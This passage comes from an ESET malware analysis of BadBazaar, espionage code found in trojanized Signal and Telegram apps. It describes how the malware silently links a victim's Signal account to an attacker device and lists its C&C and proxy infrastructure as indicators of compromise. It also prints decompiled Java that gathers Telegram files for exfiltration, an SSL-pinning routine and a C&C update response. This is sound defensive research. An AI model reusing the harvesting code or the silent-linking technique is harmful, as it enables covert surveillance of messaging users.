`sgnl://linkdevice?uuid=<redacted>fV2MLK3P_FLFJ4HOpA&pub_key=<redacted>1cCVJIyt2uPJK4fWvXt0m6XEBN02qJG7pc%2BmvQa`.




Figure 11. User needs to confirm device linking

Signal Plus Messenger can spy on Signal messages by misusing the link device feature. It does this by automatically connecting the compromised device to the attacker's Signal device. This method of spying is unique, as we haven't seen this functionality being misused before by other malware, and this is the only method by which the attacker can obtain the content of Signal messages.

BadBazaar, the malware responsible for the spying, bypasses the usual QR code scan and user click process by receiving the necessary URI from its C&C server, and directly triggering the necessary action when the `Link device` button is clicked. This enables the malware to secretly link the victim's smartphone to the attacker's device, allowing them to spy on Signal communications without the victim's knowledge, as illustrated in Figure 12.




Figure 12. Mechanism of linking the victim's Signal communications to the attacker

ESET Research has informed Signal's developers about this loophole. The encrypted messaging service indicated that threat actors can alter the code of any messaging app and promote it in a deceptive or misleading manner. In this case, if the official Signal clients were to display a notification whenever a new device is linked to the account, the fake version could simply disable that code path to bypass the warning and hide any maliciously linked devices. The only way to prevent becoming a victim of a fake Signal – or any other malicious messaging app – is to download only official versions of such apps, only from official channels.

During our research, the server hasn't returned to the device a URI for linking, indicating this is most likely enabled only for specifically targeted users, based on the data previously sent by the malware to the C&C server.

To understand and replicate the behavior, we used the Frida instrumentation toolkit to simulate malicious behavior and autolinked our compromised Signal Android device (victim) to our Signal Desktop device (attacker), running on a laptop. This linking process happened silently, without any interaction or notification to the user.

To ensure that a Signal account is not linked to another device, the user needs to go to `Settings -> Linked devices`. This provides a way for users to detect any unauthorized linkages to their Signal account and take appropriate actions to secure their communications, as BadBazaar can't hide an attacker-connected device from the `Linked devices` menu, as depicted in Figure 13.




Figure 13. List of linked devices

BadBazaar uses proxy servers that are received from the C&C server. The malware can receive up to six different proxy servers, which refer to subdomains of the C&C server.

All proxy servers provided by Signal Plus Messenger are:

- `proxy1.signalplus[.]org  154.202.59[.]169`
- `proxy2.signalplus[.]org  92.118.189[.]164`
- `proxy3.signalplus[.]org  45.154.12[.]151`
- `proxy4.signalplus[.]org  45.154.12[.]202`
- `proxy5.signalplus[.]org  103.27.186[.]195`
- `proxy6.signalplus[.]org  103.27.186[.]156`

The feature to use a proxy server by the app is not implemented by the attacker; instead, legitimate Signal proxy functionality is used but routed through the attacker's server instead. As a result, the attacker's proxy server can possibly log some metadata, but can't decrypt data and messages that are sent or received by Signal itself.

Trojanized Telegram – FlyGram app

After initial app launch, the user has to log into the FlyGram app via its legitimate Telegram functionality, as is necessary for the official Telegram app. Before the login is complete, FlyGram starts to communicate with the C&C server located at `flygram[.]org:4432` by sending basic device information such as: IMEI number, MAC address, operator name, device language, and time zone. Based on the server's response, BadBazaar gains the ability to exfiltrate further sensitive information from the device, including:

- contact list,
- call logs,
- list of installed apps,
- list of Google accounts,
- device location, and
- Wi-Fi information (IP address, SSID, BSSID, MAC address, gateway, DNS, local network device scan discovery).

FlyGram can also receive a URL from the C&C server to download an update; see Figure 14. The downloaded update (`flygram.apk`) is not dynamically loaded as an additional payload, but needs to be manually installed by the user. During our examination, we were unable to access the update file as the download link was no longer active.

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Cache-Control: no-cache
3  Pragma: no-cache
4  Content-Type: application/json; charset=utf-8
5  Expires: -1
6  Server: Microsoft-IIS/8.5
7  X-AspNet-Version: 4.0.30319
8  X-Powered-By: ASP.NET
9  Date: Wed, 10 May 2023 07:47:16 GMT
10 Connection: close
11 Content-Length: 132
12
13 {
     "Version":"1.7.8",
     "Path":"https://flygram.org:4432/update/flygram.apk",
     "Info":"1312",
     "Size":"37",
     "VersionCode":0,
     "important":false
   }
```

Figure 14. Server response with URL link to FlyGram update

BadBazaar can exfiltrate internal Telegram files located in the `/data/data/org.telegram.messenger/shared_prefs` directory. These files contain information and settings related to Telegram, such as the account token, the last called number, and the app language. However, they do not include the Telegram contact list, messages, or any other sensitive data.

To carry out the exfiltration process, BadBazaar compresses the content of this directory, excluding files with `.jpg` or `.png` extensions. The compressed data is then stored in the file `/data/data/org.telegram.FlyGram/cache/tgmcache/tgdata.rc`. Finally, the malware sends this compressed file to the C&C server, as shown in Figure 15.

```
public static List<File> getUnZippedFiles(Context context) {
    ArrayList arrayList = new ArrayList();
    String str = context.getFilesDir().getParentFile().getPath() + "/shared_prefs";
    Objects.toString(context.getCacheDir());
    if (new File(str).exists()) {
        arrayList.addAll(getAllFileOfPath(context, new File(str)));
    }
    if (context.getFilesDir().exists()) {
        arrayList.addAll(getAllFileOfPath(context, context.getFilesDir()));
    }
    return arrayList;
}

public static List<File> getAllFileOfPath(Context context, File file) {
    File[] listFiles;
    ArrayList arrayList = new ArrayList();
    for (File file2 : file.listFiles()) {
        if (file2.isDirectory()) {
            arrayList.addAll(getAllFileOfPath(context, file2));
        } else {
            String substring = file2.getName().substring(file2.getName().lastIndexOf(".") + 1);
            if (!substring.toLowerCase().contains("jpg") && !substring.equals("png")) {
                arrayList.add(file2);
            }
        }
    }
    return arrayList;
}
```

Figure 15. Code snippet responsible for listing files in the `shared_prefs` directory

The BadBazaar actors took steps to protect their FlyGram app from being intercepted during network traffic analysis by malware analysts or automated sandbox tools that attempt to identify the C&C server and data exfiltration activities. They achieved this protection through a technique called SSL pinning.

SSL pinning is implemented in the `org.telegram.Api.Utils.CertUtils` class, as shown in Figure 16. The certificate is stored in the resources directory of the APK file, specifically in the `/res/raw/telemon_client.cer` file using `WMSvc-WIN-50QO3EIRQVP` as the common name (CN). This SSL pinning mechanism ensures that only encrypted communication with the predefined certificate is allowed, making it difficult for outsiders to intercept and analyze the network traffic between the FlyGram app and its C&C server. In contrast, the Signal Plus Messenger app does not employ SSL pinning, which means it does not have this specific level of protection in place.

```
public static void initHttpsCertificates(Context context) {
    try {
        trustManager = trustManagerForCertificates(context.getResources().openRawResource(C1122R.raw.telemon_client)); // /res/raw/telemon_client.cer
        SSLContext sSLContext = SSLContext.getInstance("TLS");
        sSLContext.init(null, new TrustManager[]{trustManager}, null);
        sslSocketFactory = sSLContext.getSocketFactory();
    } catch (Exception unused) {
    }
}
```

Figure 16. SSL pinning implemented by BadBazaar

On top of its legitimate Telegram functionality, FlyGram developers implemented a Cloud Sync feature that allows the users to back up and restore Telegram contacts, profile pictures, groups, channels, etc. (see Figure 17). To use this feature, the user first needs to create an account. The account is created using the attacker's C&C server API (`flygram[.]org:4432`); once the account is set up, users can upload their backups to the attacker's C&C server or retrieve their previous backups from there.




Figure 17. Cloud Sync login screen (left) and account sync interface (right)

During our in-depth examination of the Cloud Sync API, we made an interesting discovery. The server provides a distinct ID for each newly created user account. This ID is a unique value that increases sequentially (by one) with each new account. By analyzing these ID values, we can estimate the number of users who have installed FlyGram and signed up for the Cloud Sync feature. At the time of our analysis, our last test account was assigned the ID value 13,953 (see Figure 18), indicating that at that time 13,953 users (including us two times) had created accounts with the Cloud Sync feature enabled.




Figure 18. C&C server response returns user data with ID

FlyGram also uses proxy servers received from the C&C server; we observed these five proxy servers:

- `45.63.89[.]238:1011`
- `45.133.238[.]92:6023`
- `217.163.29[.]84:7011`
- `185.239.227[.]14:3023`
- `62.210.28[.]116:2011`

To enable the proxy server functionality, the attackers didn't implement it directly into the app. Instead, they utilized the legitimate Telegram functionality but rerouted it through their own servers. As a result, the attacker's proxy server may be able to log some metadata, but it cannot decrypt the actual data and messages exchanged within Telegram itself. Unlike Signal Plus Messenger, FlyGram lacks the ability to link a Telegram account to the attacker or intercept the encrypted communications of its victims.

Conclusion

Two active Android campaigns operated by the GREF APT group distributed Android malware called BadBazaar via two apps, through the official Google Play store, and still distributes it via Samsung Galaxy Store, alternative app stores, and dedicated websites. A link to FlyGram in the Google Play store was also shared in a Uyghur Telegram group. Malicious code from the BadBazaar family was hidden in trojanized Signal and Telegram apps, which should provide victims a working app experience (without reason to remove it) but with espionage happening in the background.

BadBazaar's main purpose is to exfiltrate device information, the contact list, call logs, and the list of installed apps, and to conduct espionage on Signal messages by secretly linking the victim's Signal Plus Messenger app to the attacker's device.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
> ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit

> the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Package name	ESET detection name	Descripti
`19E5CF2E8EED73EE614B668BC1DBDDA01E058C0C`	`org.thoughtcrime.securesmsplus`	Android/Spy.BadBazaar.A	BadBazaa malware.
`DAB2F85C5282889E678CD0901CD6DE027FD0EC44`	`org.thoughtcrime.securesmsplus`	Android/Spy.BadBazaar.A	BadBazaa malware from Google Play store
`606E33614CFA4969F0BF8B0828710C9A23BDA22B`	`org.thoughtcrime.securesmsplus`	Android/Spy.BadBazaar.A	BadBazaa malware from Samsung Galaxy Store.
`C6E26EAFBF6703DC19446944AF5DED65F86C9571`	`org.telegram.FlyGram`	Android/Spy.BadBazaar.A	BadBazaa malware from distributio website ar Samsung Galaxy Store.
`B0402E3B6270DCA3DD42FFEB033F02B9BCD9228E`	`org.telegram.FlyGram`	Android/Spy.BadBazaar.A	BadBazaa malware from Google Play store

Network

IP	Domain	Hosting provider	First seen	Details
45.63.89[.]238	45.63.89.238.vultrusercontent[.]com	The Constant Company, LLC	2020-01-04	FlyGram proxy server.
45.133.238[.]92	mail.pmumail[.]com	XNNET LLC	2020-11-26	FlyGram proxy server.
45.154.12[.]132	signalplus[.]org	MOACK.Co.LTD	2022-06-13	C&C server.
45.154.12[.]151	proxy3.signalplus[.]org	MOACK.Co.LTD	2021-02-02	Signal Plus proxy server.
45.154.12[.]202	proxy4.signalplus[.]org	MOACK.Co.LTD	2020-12-14	Signal Plus proxy server.
62.210.28[.]116	62-210-28-116.rev.poneytelecom[.]eu	SCALEWAY S.A.S.	2020-03-08	FlyGram proxy server.
82.180.174[.]230	www.signalplus[.]org	Hostinger International Limited	2022-10-26	Distribution website.
92.118.189[.]164	proxy2.signalplus[.]org	CNSERVERS LLC	N/A	Signal Plus proxy server.
103.27.186[.]156	proxy6.signalplus[.]org	Starry Network Limited	2022-06-13	Signal Plus proxy server.
103.27.186[.]195	proxy5.signalplus[.]org	Starry Network Limited	2021-12-21	Signal Plus proxy server.
148.251.87[.]245	flygram[.]org	Hetzner Online GmbH - Contact Role, ORG-HOA1-RIPE	2020-09-10	C&C server.

154.202.59[.]169	proxy1.signalplus[.]org	CNSERVERS LLC	2022-06-13	Signal Plus proxy server.
156.67.73[.]71	www.flygram[.]org	Hostinger International Limited	2021-06-04	Distribution website.
185.239.227[.]14	N/A	Starry Network Limited	N/A	FlyGram proxy server.
217.163.29[.]84	N/A	Abuse-C Role	N/A	FlyGram proxy server.

MITRE ATT&CK techniques

This table was built using version 13 of the MITRE ATT&CK framework**.**

Tactic	ID	Name	Description
Discovery	*T1418*	Software Discovery	BadBazaar can obtain a list of installed applications.
	T1422	System Network Configuration Discovery	BadBazaar can extract IMEI, IMSI, IP address, phone number, and country.
	T1426	System Information Discovery	BadBazaar can extract information about the device, including SIM serial number, device ID, and common system information.
Collection	*T1533*	Data from Local System	BadBazaar can exfiltrate files from a device.
	T1430	Location Tracking	BadBazaar tracks device location.
	T1636.002	Protected User Data: Call Logs	BadBazaar can extract call logs.
	T1636.003	Protected User Data: Contact List	BadBazaar can extract the device’s contact list.

Tactic	ID	Name	Description
	T1638	Adversary-in-the-Middle	BadBazaar can link the victim's Signal account to a device the attacker controls and intercept communications.
Command and Control	*T1437.001*	Application Layer Protocol: Web Protocols	BadBazaar uses HTTPS to communicate with its C&C server.
	T1509	Non-Standard Port	BadBazaar communicates with its C&C server using HTTPS requests over port 4332 or 4432.
Exfiltration	*T1646*	Exfiltration Over C2 Channel	BadBazaar exfiltrates data using HTTPS.

Source: https://www.welivesecurity.com/en/eset-research/badbazaar-espionage-tool-targets-android-users-trojanized-signal-telegram-apps/